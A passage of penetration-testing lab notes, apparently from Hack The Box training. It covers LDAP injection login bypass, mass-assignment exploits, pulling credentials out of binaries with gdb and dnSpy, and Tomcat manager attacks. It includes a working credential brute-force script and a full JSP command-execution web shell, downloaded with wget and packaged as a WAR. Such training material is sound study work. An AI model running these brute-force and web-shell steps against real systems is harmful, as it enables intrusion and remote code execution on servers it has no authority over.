Alternatively, if an attacker injects the * into the $password field, the LDAP query would match any user account with any password that contains the injected string. This would allow the attacker to gain access to the application with any username, as shown below:
$username = "dummy";
$password = "*";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
LDAP injection attacks can lead to severe consequences, such as unauthorised access to sensitive information, elevated priviliges, and even full control over the affected application or server. These attacks can also considerably impact data integrity and availability, as attackers may alter or remove data within the directory service, causing disruptions to applications and services dependent on that data.
To mitigate the risks associated with LDAP injection attacks, it is crucial to thoroughly validate and sanitize user input before incorporating it into LDAP queries. This process should involve removing LDAP-specific special characters like * and employing parameterised queries to ensure user input is treated solely as data, not executable code.
Enumeration
Enumerating the target helps you to understand services and exposed ports.
d41y@htb[/htb]$ nmap -p- -sC -sV --open --min-rate=1000 10.129.204.229
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 14:43 SAST
Nmap scan report for 10.129.204.229
Host is up (0.18s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Login
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.73 seconds
As OpenLDAP runs on the server, it is safe to assume that the web application running on port 80 uses LDAP for authentication.
Attempting to log in using a wildcard char in the username and password field grants access to the system, effectively bypassing any authentication measures that had been implemented. This is a significant security issue as it allows anyone with knowledge of the vulnerability to gain unauthorised access to the system and potentially sensitive data.
Web Mass Assignment
Several framekworks offer handy mass-assignment features to lessen the workload for devs. Because of this, programmers can directly insert a whole set of user-entered data from a form into an object or database. This feature is often used without a whitelist for protecting the fields from the user’s input. This vuln could be used by an attacker to steal sensitive information or destroy data.
Web mass assignment vulnerability is a type of security vulnerability where attackers can modify the model attributes of an application through the parameters sent to the server. Reversing the code, attackers can see these parameters and by assigning values to critical unprotected parameters during the HTTP request, they can edit the data of a database and change the intended functionality of an application.
Ruby on Rails is a web application framework that is vulnerable to this type of attack. The following example shows how attackers can exploit mass assignment vulnerability in Ruby on Rails. Assuming you have a User model with the following attributes:
class User < ActiveRecord::Base
attr_accessible :username, :email
end
The above model specifies that only the username and email attributes are allowed to be mass-assigned. However, attackers can modify other attributes by tampering with the parameters sent to the server. Assume that the server receives the following parameters.
{ "user" => { "username" => "hacker", "email" => "hacker@example.com", "admin" => true } }
Although the User model does not explicitly state the admin attribute is accessible, the attacker can still change it because it is present in the arguments. Bypassing any access controls that may be in place, the attacker can send this data as part of a POST request to the server establish a user with admin privileges.
Exploit Mass Assignment
Suppose you come across the following application that features an Asset Manager web app. Also suppose that the application’s source code has been provided to you. Completing the registration step, you get the message “Success!!”, and you can try to log in.
After login in, you get the message “Account is pending for approval”. The administrator of this web app must approve your registration. Reviewing the python code of the /opt/asset-manager/app.py file reveals the following snippet.
for i,j,k in cur.execute('select * from users where username=? and password=?',(username,password)):
if k:
session['user']=i
return redirect("/home",code=302)
else:
return render_template('login.html',value='Account is pending for approval')
You can see that the application is checking if the value k is set. If yes, then it allows the user to log in. In the code below, you can also see that if you set the confirmed parameter during registration, then it inserts cond as True and allows you to bypass the registration checking step.
try:
if request.form['confirmed']:
cond=True
except:
cond=False
with sqlite3.connect("database.db") as con:
cur = con.cursor()
cur.execute('select * from users where username=?',(username,))
if cur.fetchone():
return render_template('index.html',value='User exists!!')
else:
cur.execute('insert into users values(?,?,?)',(username,password,cond))
con.commit()
return render_template('index.html',value='Success!!')
In that case, what you should try is to register another user and try setting the confirmed parameter to a random value. Using Burp, you can capture the HTTP POST request to the /register page and set the parameters username=new&password=test&confirmed=test.

You can now try to log in to the application using the new:test credentials.
The mass assignment vulnerability is exploited successfully and you are now logged into the web app without waiting for the administrator to approve your registration request.
Prevention
To prevent this type of attack, one should explicitly assign the attributes for the allowed fields, or use whitelisting methods provided by the framework to check the attributes that can be mass-assigned. The following example shows how to use strong parameters in the User controller.
class UsersController < ApplicationController
def create
@user = User.new(user_params)
if @user.save
redirect_to @user
else
render 'new'
end
end
private
def user_params
params.require(:user).permit(:username, :email)
end
end
In the example above, the user_params method returns a new hash that includes only the username and email attributes, ignoring any more input the client may have sent. By doing this, you ensure that only explicitly permitted attributes can be changed by mass assignment.
Applications Connecting to Services
Applications that are connected to services often include connection strings that can be leaked if they are not protected sufficiently.
ELF Executable Examination
The octupus_checker binary is found on a remote machine during the testing. Running the application locally reveals that it connects to database instances in order to verify that they are available.
d41y@htb[/htb]$ ./octopus_checker
Program had started..
Attempting Connection
Connecting ...
The driver reported the following diagnostics whilst running SQLDriverConnect
01000:1:0:[unixODBC][Driver Manager]Can't open lib 'ODBC Driver 17 for SQL Server' : file not found
connected
The binary probably connects using a SQL connection string that contains credentials. Using tools like PEDA (Python Exploit Development Assistance for GDB) you can further examine the file. Running the following command you can execute the binary through it.
d41y@htb[/htb]$ gdb ./octopus_checker
GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./octopus_checker...
(No debugging symbols found in ./octopus_checker)
Once the binary is loaded, you set the disassembly-flavor to define the display style of code, and you proceed with disassembling the main function of the program.
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main
Dump of assembler code for function main:
0x0000555555555456 <+0>: endbr64
0x000055555555545a <+4>: push rbp
0x000055555555545b <+5>: mov rbp,rsp
<SNIP>
0x0000555555555625 <+463>: call 0x5555555551a0 <_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@plt>
0x000055555555562a <+468>: mov rdx,rax
0x000055555555562d <+471>: mov rax,QWORD PTR [rip+0x299c] # 0x555555557fd0
0x0000555555555634 <+478>: mov rsi,rax
0x0000555555555637 <+481>: mov rdi,rdx
0x000055555555563a <+484>: call 0x5555555551c0 <_ZNSolsEPFRSoS_E@plt>
0x000055555555563f <+489>: mov rbx,QWORD PTR [rbp-0x4a8]
0x0000555555555646 <+496>: lea rax,[rbp-0x4b7]
0x000055555555564d <+503>: mov rdi,rax
0x0000555555555650 <+506>: call 0x555555555220 <_ZNSaIcEC1Ev@plt>
0x0000555555555655 <+511>: lea rdx,[rbp-0x4b7]
0x000055555555565c <+518>: lea rax,[rbp-0x4a0]
0x0000555555555663 <+525>: lea rsi,[rip+0xa34] # 0x55555555609e
0x000055555555566a <+532>: mov rdi,rax
0x000055555555566d <+535>: call 0x5555555551f0 <_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKS3_@plt>
0x0000555555555672 <+540>: lea rax,[rbp-0x4a0]
0x0000555555555679 <+547>: mov edx,0x2
0x000055555555567e <+552>: mov rsi,rbx
0x0000555555555681 <+555>: mov rdi,rax
0x0000555555555684 <+558>: call 0x555555555329 <_Z13extract_errorNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEPvs>
0x0000555555555689 <+563>: lea rax,[rbp-0x4a0]
0x0000555555555690 <+570>: mov rdi,rax
0x0000555555555693 <+573>: call 0x555555555160 <_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@plt>
0x0000555555555698 <+578>: lea rax,[rbp-0x4b7]
0x000055555555569f <+585>: mov rdi,rax
0x00005555555556a2 <+588>: call 0x5555555551d0 <_ZNSaIcED1Ev@plt>
0x00005555555556a7 <+593>: cmp WORD PTR [rbp-0x4b2],0x0
<SNIP>
0x0000555555555761 <+779>: mov rbx,QWORD PTR [rbp-0x8]
0x0000555555555765 <+783>: leave
0x0000555555555766 <+784>: ret
End of assembler dump.
This reveals several call instructions that point to addresses containing strings. They appear to be sections of a SQL connection string, but the sections are not in order, and the endianness entails that the string text is reversed. Endianness defines the order that the bytes are read in different architectures. Further down the function, you see a call to SQLDriverConnect.
0x00005555555555ff <+425>: mov esi,0x0
0x0000555555555604 <+430>: mov rdi,rax
0x0000555555555607 <+433>: call 0x5555555551b0 <SQLDriverConnect@plt>
0x000055555555560c <+438>: add rsp,0x10
0x0000555555555610 <+442>: mov WORD PTR [rbp-0x4b4],ax
Addind a breakpoint at this address and running the program once again, reveals a SQL connection string in the RDX register address, containing the creds for a local database instance.
gdb-peda$ b *0x5555555551b0
Breakpoint 1 at 0x5555555551b0
gdb-peda$ run
Starting program: /htb/rollout/octopus_checker
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program had started..
Attempting Connection
[----------------------------------registers-----------------------------------]
RAX: 0x55555556c4f0 --> 0x4b5a ('ZK')
RBX: 0x0
RCX: 0xfffffffd
RDX: 0x7fffffffda70 ("DRIVER={ODBC Driver 17 for SQL Server};SERVER=localhost, 1401;UID=username;PWD=password;")
RSI: 0x0
RDI: 0x55555556c4f0 --> 0x4b5a ('ZK')
<SNIP>
Apart from trying to connect to the MSSQL service, pentesters can also check if the password is reusable from users of the same network.
DLL File Examination
A DLL file is a Dynamically Linked Library and it contains code that is called from other programs while they are running. The MultimasterAPI.dll binary is found on a remote machine during the enumeration process. Examination of the file reveals that this is a .ENT assembly.
C:\> Get-FileMetaData .\MultimasterAPI.dll
<SNIP>
M
.NETFramework,Version=v4.6.1 TFrameworkDisplayName.NET Framework 4.6.1 api/getColleagues ! htt
p://localhost:8081*POST Ò^
øJ ø, RSDSœ»¡ÍuqœK£"Y¿bˆ C:\Users\Hazard\Desktop\Stuff\Multimast
<SNIP>
Using the debugger and .NET assembly editor dnSpy, you can view the source code directly. This tool allows reading, editing, and debugging the source code of a .NET assembly. Inspection of MultimasterAPI.Controllers -> ColleagueController reveals a database connection string containing the password.

Apart from trying to connect to the MSSQL service, attacks like password spraying can also be used to test the security of other services.
Attacking Other Notable Applications
Honorable Mentions
- Axis2
This can be abused similar to Tomcat. You will often actually see it sitting on top of a Tomcat installation. If you cannot get RCE via Tomcat, it is worth checking for weak/default admin credentials on Axis2. You can then upload a webshell in the form of an AAR file. There is also a Metasploit module that can assist with this.
- Websphere
Websphere has suffered from many different vulns over the years. Furthermore, if you can log in to the administrative console with default credentials such as system:system you can deploy a WAR file and gain RCE via a webshell or revshell.
- Elasticsearch
ES has had its fair share of vulns as well. Though old, pentesters have seen this before on forgotten ES installs during an assessment for a large enterprise.
- Zabbix
Zabbix is an open-source system and network monitoring solution that has had quite a few vulns discovered such as SQLi, authentication bypass, stored XSS, LDAP password disclosure, and RCE. Zabbix also has built-in functionality that can be abused to gain RCE.
- Nagios
Nagios is another system and network monitoring product. Nagios has has a wide variety of issues over the years, including RCE, root privilege escalation, SQLi, code injection, and stored XSS. If you come across a Nagios instance, it is worth checking for the default creds nagiosadmin:PASSWORD and fingerprinting the version.
- WebLogic
WebLogic is a Java EE application server. There are many unauthenticated RCE exploits from 2007 up to 2021, many of which are Java Deserialization vulns.
- Wikis / Intranets
You may come across internal Wikis, custom intranet pages, SharePoint, etc. These are worth assessing for known vulns but also searching if there is a document repo. Pentesters have run into many intranet pages that had a search functionality which led to discovering valid credentials.
- DotNetNuke
DNN is an open-source CMS written in C# that uses the .NET framework. It has had a few sever issues over time, such as authentication bypass, directory traversal, stored XSS, file upload bypass, and arbitrary file download.
- vCenter
vCenter is often present in large organizations to manage multiple instances of ESXi. It is worth checking for weak credentials and vulns such as this Apache Struts 2 RCE that scanners like Nessus don’t pick up. This unauthenticated OVA file upload vuln was disclosed in early 2021. vCenter comes as both a Windows and a Linux appliance. If you get a shell on the Windows appliance, privilege escalation is relatively simple using JuicyPotato or similar. Pentesters have already seen vCenter running as SYSTEM and even running as a domain admin! It can be a great foothold in the environment or be a single source of compromise.
This list is not exhaustive.
Attacking Servlet Containers
Tomcat - Discovery & Enum
Discovery/Fingerprinting
Tomcat servers can be identified by the Server header in the HTTP response. If the server is operating behind a reverse proxy, requesting an invalid page should reveal the server and version. Here you can see the that the Tomcat version 9.0.30 is in use.

Custom error pages may be in use that do not leak this version information. In this case, another method of detecting a Tomcat server and version is through the /docs page.
d41y@htb[/htb]$ curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat
<html lang="en"><head><META http-equiv="Content-Type" content="text/html; charset=UTF-8"><link href="./images/docs-stylesheet.css" rel="stylesheet" type="text/css"><title>Apache Tomcat 9 (9.0.30) - Documentation Index</title><meta name="author"
<SNIP>
This is the default documentation page, which may not be removed by administrators. Here is the general folder structure of a Tomcat installation.
├── bin
├── conf
│ ├── catalina.policy
│ ├── catalina.properties
│ ├── context.xml
│ ├── tomcat-users.xml
│ ├── tomcat-users.xsd
│ └── web.xml
├── lib
├── logs
├── temp
├── webapps
│ ├── manager
│ │ ├── images
│ │ ├── META-INF
│ │ └── WEB-INF
| | └── web.xml
│ └── ROOT
│ └── WEB-INF
└── work
└── Catalina
└── localhost
The bin folder stores scripts and binaries needed to start and run a Tomcat server. The conf folder stores various configuration files used by Tomcat. The tomcat-users.xml file stores user credentials and their assigned roles. The lib folder holds various JAR files needed for the correct functioning of Tomcat. The logs and temp folder stores temporary log files. The webapps folder is the default webroot of Tomcat and hosts all the applications. The work folder acts as a cache and is used to store data during runtime.
Each folder inside webapps is expected to have the following structure:
webapps/customapp
├── images
├── index.jsp
├── META-INF
│ └── context.xml
├── status.xsd
└── WEB-INF
├── jsp
| └── admin.jsp
└── web.xml
└── lib
| └── jdbc_drivers.jar
└── classes
└── AdminServlet.class
The most important file among these is WEB-INF/web.xml, which is known as the deployment descriptor. This file stores information about the routes used by the application and the classes handling these routes. All compiled classes used by the application should be stored in the WEB-INF/classes folder. These classes might contain important business logic as well as sensitive information. Any vulnerability in these files can lead to total compromise of the website. The lib folder stores the libraries needed by that particular application. The jsp folder stores Jakarta Server Pages (JSP), formerly known as JavaServer Pages, which can be compared to PHP files on an Apache server.
Here’s an example web.xml file:
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>AdminServlet</servlet-name>
<servlet-class>com.inlanefreight.api.AdminServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin</url-pattern>
</servlet-mapping>
</web-app>
The web.xml configuration above defines a new servlet named AdminServlet that is mapped to the class com.inlanefreight.api.AdminServlet. Java uses the dot notation to create package names, meaning the path on disk for the class defined above would be: classes/com/inlanefreight/api/AdminServlet.class
Next, a new servlet mapping is created to map requests to /admin with AdminServlet. This configuration will send any request received for /admin to the AdminServlet.class class for processing. Thw web.xml descriptor holds a lot of sensitive information and is an important file to check when leveraging a LFI vuln.
The tomcat-users.xml file is used to allow or disallow access to the /manager and host-manager admin pages.
<?xml version="1.0" encoding="UTF-8"?>
<SNIP>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
<!--
By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary.
Built-in Tomcat manager roles:
- manager-gui - allows access to the HTML GUI and the status pages
- manager-script - allows access to the HTTP API and the status pages
- manager-jmx - allows access to the JMX proxy and the status pages
- manager-status - allows access to the status pages only
The users below are wrapped in a comment and are therefore ignored. If you
wish to configure one or more of these users for use with the manager web
application, do not forget to remove the <!.. ..> that surrounds them. You
will also need to set the passwords to something appropriate.
-->
<SNIP>
!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />
<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />
</tomcat-users>
The file shows you what each of the roles manager-gui, manager-script, manager-jmx, and manager-status provide access to. In this example, you can see that a user tomcat with the password tomcat has the manager-gui role, and a second weak password admin is set for the user account admin.
Enumeration
After fingerprinting the Tomcat instance, unless it has a known vuln, you will typically want to look for the /manager and the /host-manager pages. You can attempt to locate these with a tool such as Gobuster or just browse directly to them.
d41y@htb[/htb]$ gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://web01.inlanefreight.local:8180/
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2021/09/21 17:34:54 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 49959 / 87665 (56.99%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/09/21 17:44:29 Finished
===============================================================
You may be able to either log in to one of these using weak credentials such as tomcat:tomcat, admin:admin, etc. If these first few tries don’t work, you can try a password brute force attack against the login page. If you are successful in logging in, you can upload a Web Application Resource or Web Application ARchive (WAR) file containing a JSP web shell and obtain RCE on the Tomcat server.
Tomcat - Attack
Tomcat Manager - Login Brute Force
You first have to set a few options. Again, you must specify the vhost and the target’s IP address to interact with the target properly. You shoud also set STOP_ON_SUCCESS to true so the scanner stops when you get a successful login, no use in generating loads of additional requests after a successful login.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.inlanefreight.local
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
As always, you check to make sure everything is set up correctly by show options:
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name Current Setting Required Description
---- --------------- -------- -----------
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
PASSWORD no The HTTP password to specify for authentication
PASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.129.201.58 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 8180 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a host
TARGETURI /manager/html yes URI for Manager login. Default is /manager/html
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no The HTTP username to specify for authentication
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts
VHOST web01.inlanefreight.local no HTTP server virtual host
You hit run and get a hit for the credential pair tomcat:admin.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 10.129.201.58:8180 - Login Successful: tomcat:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
You can also use this Python script to achieve the same result.
#!/usr/bin/python
import requests
from termcolor import cprint
import argparse
parser = argparse.ArgumentParser(description = "Tomcat manager or host-manager credential bruteforcing")
parser.add_argument("-U", "--url", type = str, required = True, help = "URL to tomcat page")
parser.add_argument("-P", "--path", type = str, required = True, help = "manager or host-manager URI")
parser.add_argument("-u", "--usernames", type = str, required = True, help = "Users File")
parser.add_argument("-p", "--passwords", type = str, required = True, help = "Passwords Files")
args = parser.parse_args()
url = args.url
uri = args.path
users_file = args.usernames
passwords_file = args.passwords
new_url = url + uri
f_users = open(users_file, "rb")
f_pass = open(passwords_file, "rb")
usernames = [x.strip() for x in f_users]
passwords = [x.strip() for x in f_pass]
cprint("\n[+] Atacking.....", "red", attrs = ['bold'])
for u in usernames:
for p in passwords:
r = requests.get(new_url,auth = (u, p))
if r.status_code == 200:
cprint("\n[+] Success!!", "green", attrs = ['bold'])
cprint("[+] Username : {}\n[+] Password : {}".format(u,p), "green", attrs = ['bold'])
break
if r.status_code == 200:
break
if r.status_code != 200:
cprint("\n[+] Failed!!", "red", attrs = ['bold'])
cprint("[+] Could not Find the creds :( ", "red", attrs = ['bold'])
#print r.status_code
This is a very straightforward script that takes a few arguments.
You can try out the script with the default Tomcat users and passwords file that the above Metasploit module uses.
d41y@htb[/htb]$ python3 mgr_brute.py -U http://web01.inlanefreight.local:8180/ -P /manager -u /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt -p /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
[+] Atacking.....
[+] Success!!
[+] Username : b'tomcat'
[+] Password : b'admin'
Tomcat Manager - WAR File Upload
Many Tomcat installations provide a GUI interface to manage the application. This interface is available at /manager/html by default, which only users assigned the manager-gui role are allowed to access. Valid manager credentials can be used to upload a packaged Tomcat application (.WAR file) and compromise the application. A WAR, or Web Application Archive, is used to quickly deploy web applications and backup storage.

The manager web app allows you to instantly deploy new applications by uploading WAR files. A WAR file can be created using the zip utility. A JSP web shell such as this can be downloaded and placed within the archive.
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") + "<BR>");
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
</pre>
</BODY></HTML>
d41y@htb[/htb]$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
d41y@htb[/htb]$ zip -r backup.war cmd.jsp
adding: cmd.jsp (deflated 81%)
Click on “Browse” to select the .war file and then click on “Deploy”.

This file is uploaded to the manager GUI, after which the /backup application will be added to the table.
